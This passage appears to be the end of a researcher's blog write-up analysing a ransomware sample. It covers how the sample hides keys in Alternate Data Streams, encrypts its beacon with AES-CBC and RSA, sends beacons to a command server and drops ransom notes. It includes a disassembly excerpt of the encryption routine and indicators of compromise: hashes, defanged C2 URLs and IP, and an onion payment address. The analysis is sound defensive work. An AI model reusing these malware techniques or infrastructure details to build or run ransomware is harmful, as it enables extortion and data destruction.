
Press enter or click to view image in full size

After the information is gathered, we see that some encryption is initialised (creating encryption keys, specifying algorithms, etc) but some of the information used is queried from a file that was written in “%temp%\\boot.sys” in an earlier stage. The most interesting aspect of this, is that the information is not read from the file itself, instead it queries the file using the convention “filename.ext:string”. This means that this ransomware is using Alternate Data Streams to hide information. Using the ADS-spy tool we can inspect the content that is been read by the malware.


Press enter or click to view image in full size




Press enter or click to view image in full size



Press enter or click to view image in full size




Press enter or click to view image in full size




Hidden in this file we can find the generated unique extension, the RSApublic key, and the Private Session Key. Once these values are retrieved the encryption of the json string takes place.

Press enter or click to view image in full size




```
0000000000404F8C
0000000000404F8C loc_404F8C:             ; hKey
0000000000404F8C push    [ebp+phKey]
0000000000404F8F call    BCryptDestroyKey
0000000000404F94 push    0               ; dwFlags
0000000000404F96 push    [ebp+phAlgorithm] ; hAlgorithm
0000000000404F99 call    BCryptCloseAlgorithmProvider
0000000000404F9E mov     esi, [ebp+lpString]
0000000000404FA1 lea     eax, [ebp+pcbResult]
0000000000404FA4 push    1               ; dwFlags
0000000000404FA6 xor     ecx, ecx
0000000000404FA8 push    eax             ; pcbResult
0000000000404FA9 push    ecx             ; cbOutput
0000000000404FAA push    ecx             ; pbOutput
0000000000404FAB push    10h             ; cbIV
0000000000404FAD lea     eax, [ebp+pbIV]
0000000000404FB0 mov     dword ptr [ebp+pbIV], ecx
0000000000404FB3 push    eax             ; pbIV
0000000000404FB4 push    ecx             ; pPaddingInfo
0000000000404FB5 push    esi             ; lpString
0000000000404FB6 mov     [ebp+var_38], ecx
0000000000404FB9 mov     [ebp+var_34], ecx
0000000000404FBC mov     [ebp+var_30], ecx
0000000000404FBF call    ebx ; lstrlenA
0000000000404FC1 push    eax             ; cbInput
0000000000404FC2 push    esi             ; pbInput
0000000000404FC3 push    [ebp+hKey]      ; hKey
0000000000404FC6 call    BCryptEncrypt
0000000000404FCB push    [ebp+pcbResult] ; dwBytes
0000000000404FCE call    Get_heap
0000000000404FD3 pop     ecx
0000000000404FD4 push    1               ; dwFlags
0000000000404FD6 mov     ebx, eax
0000000000404FD8 lea     eax, [ebp+pcbResult]
0000000000404FDB push    eax             ; pcbResult
0000000000404FDC push    [ebp+pcbResult] ; cbOutput
0000000000404FDF lea     eax, [ebp+pbIV]
0000000000404FE2 push    ebx             ; pbOutput
0000000000404FE3 push    10h             ; cbIV
0000000000404FE5 push    eax             ; pbIV
0000000000404FE6 push    0               ; pPaddingInfo
0000000000404FE8 push    esi             ; lpString
0000000000404FE9 call    ds:lstrlenA
0000000000404FEF push    eax             ; cbInput
0000000000404FF0 push    esi             ; pbInput
0000000000404FF1 push    [ebp+hKey]      ; hKey
0000000000404FF4 call    BCryptEncrypt
0000000000404FF9 xor     esi, esi
0000000000404FFB push    esi             ; int
0000000000404FFC push    [ebp+var_20]    ; int
0000000000404FFF push    [ebp+lpMem]     ; int
0000000000405002 push    [ebp+pcbResult] ; int
0000000000405005 push    ebx             ; lpMem
0000000000405006 call    sub_401047
000000000040500B mov     ecx, [ebp+pcbResult]
000000000040500E mov     edi, eax
0000000000405010 add     ecx, [ebp+var_20]
0000000000405013 push    [ebp+lpMem]     ; lpMem
0000000000405016 mov     [ebp+cbBinary], ecx
0000000000405019 call    Free_heap
000000000040501E push    ebx             ; lpMem
000000000040501F call    Free_heap
0000000000405024 add     esp, 1Ch
0000000000405027 push    [ebp+hKey]      ; hKey
000000000040502A call    BCryptDestroyKey
000000000040502F push    esi             ; dwFlags
0000000000405030 push    [ebp+hObject]   ; hAlgorithm
0000000000405033 call    BCryptCloseAlgorithmProvider
0000000000405038 lea     eax, [ebp+cbBinary]
000000000040503B mov     [ebp+var_2C], esi
000000000040503E push    eax             ; pcchString
```

Press enter or click to view image in full size




The json string is encrypted with AES CBC and the symmetric key encrypted the with the public RSA key. In the following screenshot we can see the json string in plaintext and then encrypted.

Press enter or click to view image in full size




Press enter or click to view image in full size




After encryption, the json is base6 4encoded and then added to the http post request as already shown.

What about the file encryption? After all, this is a ransomware, right? So once the first beacon is sent to the server the ransomware starts the file encryption in a multithreaded fashion. This can be seen in the following screenshots:



Press enter or click to view image in full size



Once it finished it sends yet again another beacon with data to the server but this time to "*http://217.8.117[.]26/gatedrivers*". In the following picture we can find an example of a ransom note that is left in every directory. The name convention for them is "<extension>-decrypt.hta"

Press enter or click to view image in full size

So this will be all for now, there are quite some more interesting aspects to research into like how the file encryption is performed at a cryptographic level, how are some of the other interesting strings (powershell get host by address) used, does this ransomware implement persistence mechanisms, etc. Feel free to contact me for comments and questions. Constructive feedback is always welcomed!

IOCs

Samples:

```
https://bazaar.abuse.ch/sample/027d99aaaa6803a07d07ce0ba1fa66964388129d3b26dcf8621a3310692b0a61/
https://bazaar.abuse.ch/sample/a7e27cc38a39ff242da39d05e04b95ea9b656829dfe2e90e8226351da8813d7d/
https://bazaar.abuse.ch/sample/8d684a790a5683b8decde9fb5a819c4a164d3032723a151a30ff26d3c2b1aabf/
https://bazaar.abuse.ch/sample/bf6e5f9d060ebc5bb70144ca6e795bfc249c6590ab9f45e258ec9b5f3d49eeb6/
https://bazaar.abuse.ch/sample/8da469200a4b3899b23a34232eec537f12c621aa3c8766a9745d8ff721ef5296/
https://bazaar.abuse.ch/sample/b1bcc54ef15f91d9291357eca02862174bd6158e95813eff1ab0c16ba48ff10e/
```

MD5:

```
79385ed97732aee0036e67824de18e28
f4009abe9f41da41e48340c96e29d62c
fa4c4ac8b9c1b14951ae8add855f34e8
f188cf267d209a0209a25bda4bb75b86
5a63e7d371dd69c5625f5b48da426c14
cb3a1463f4fd3e74b8f1ca5e73b81816
7e415d5a1b1235491cb698eb14817d31
```

SHA256:

```
8d684a790a5683b8decde9fb5a819c4a164d3032723a151a30ff26d3c2b1aabf
6db3aae21a6d80857c85f58c4c8b2cf9c6b7f8b8a9ab1d5496d18eaf9bd0bd01
bf6e5f9d060ebc5bb70144ca6e795bfc249c6590ab9f45e258ec9b5f3d49eeb6
027d99aaaa6803a07d07ce0ba1fa66964388129d3b26dcf8621a3310692b0a61
b1bcc54ef15f91d9291357eca02862174bd6158e95813eff1ab0c16ba48ff10e
8da469200a4b3899b23a34232eec537f12c621aa3c8766a9745d8ff721ef5296
a7e27cc38a39ff242da39d05e04b95ea9b656829dfe2e90e8226351da8813d7d
```

URLs:

```
http://217.8.117[.]26/pay
http://217.8.117[.]26/gateinfo
http://217.8.117[.]26/gatedrivers
http://4dnd3utjsmm2zcsb[.]onion/pay
```

IPs:

```
217.8.117[.]26
```

Tria.ge Sandbox reports:

```
https://tria.ge/reports/200724-gmz55kbvr2/behavioral1
https://tria.ge/reports/200724-2v2mzfsjwx/behavioral1
https://tria.ge/reports/200724-kfjg2xf1b2/behavioral1
```

```
https://tria.ge/reports/200724-64rls1gjl2/behavioral1
https://tria.ge/reports/200724-b5zwteacds/behavioral1
https://tria.ge/reports/200724-15z7parj4x/behavioral1
https://tria.ge/reports/200724-zxydprrjys/behavioral1
```

Acknowledgements:

Special thanks to @rikvduijn and @ValthekOn for helping me figure some of the details out and my team at @kpnsecurity for supporting my crazy projects and reviewing this writeup =D
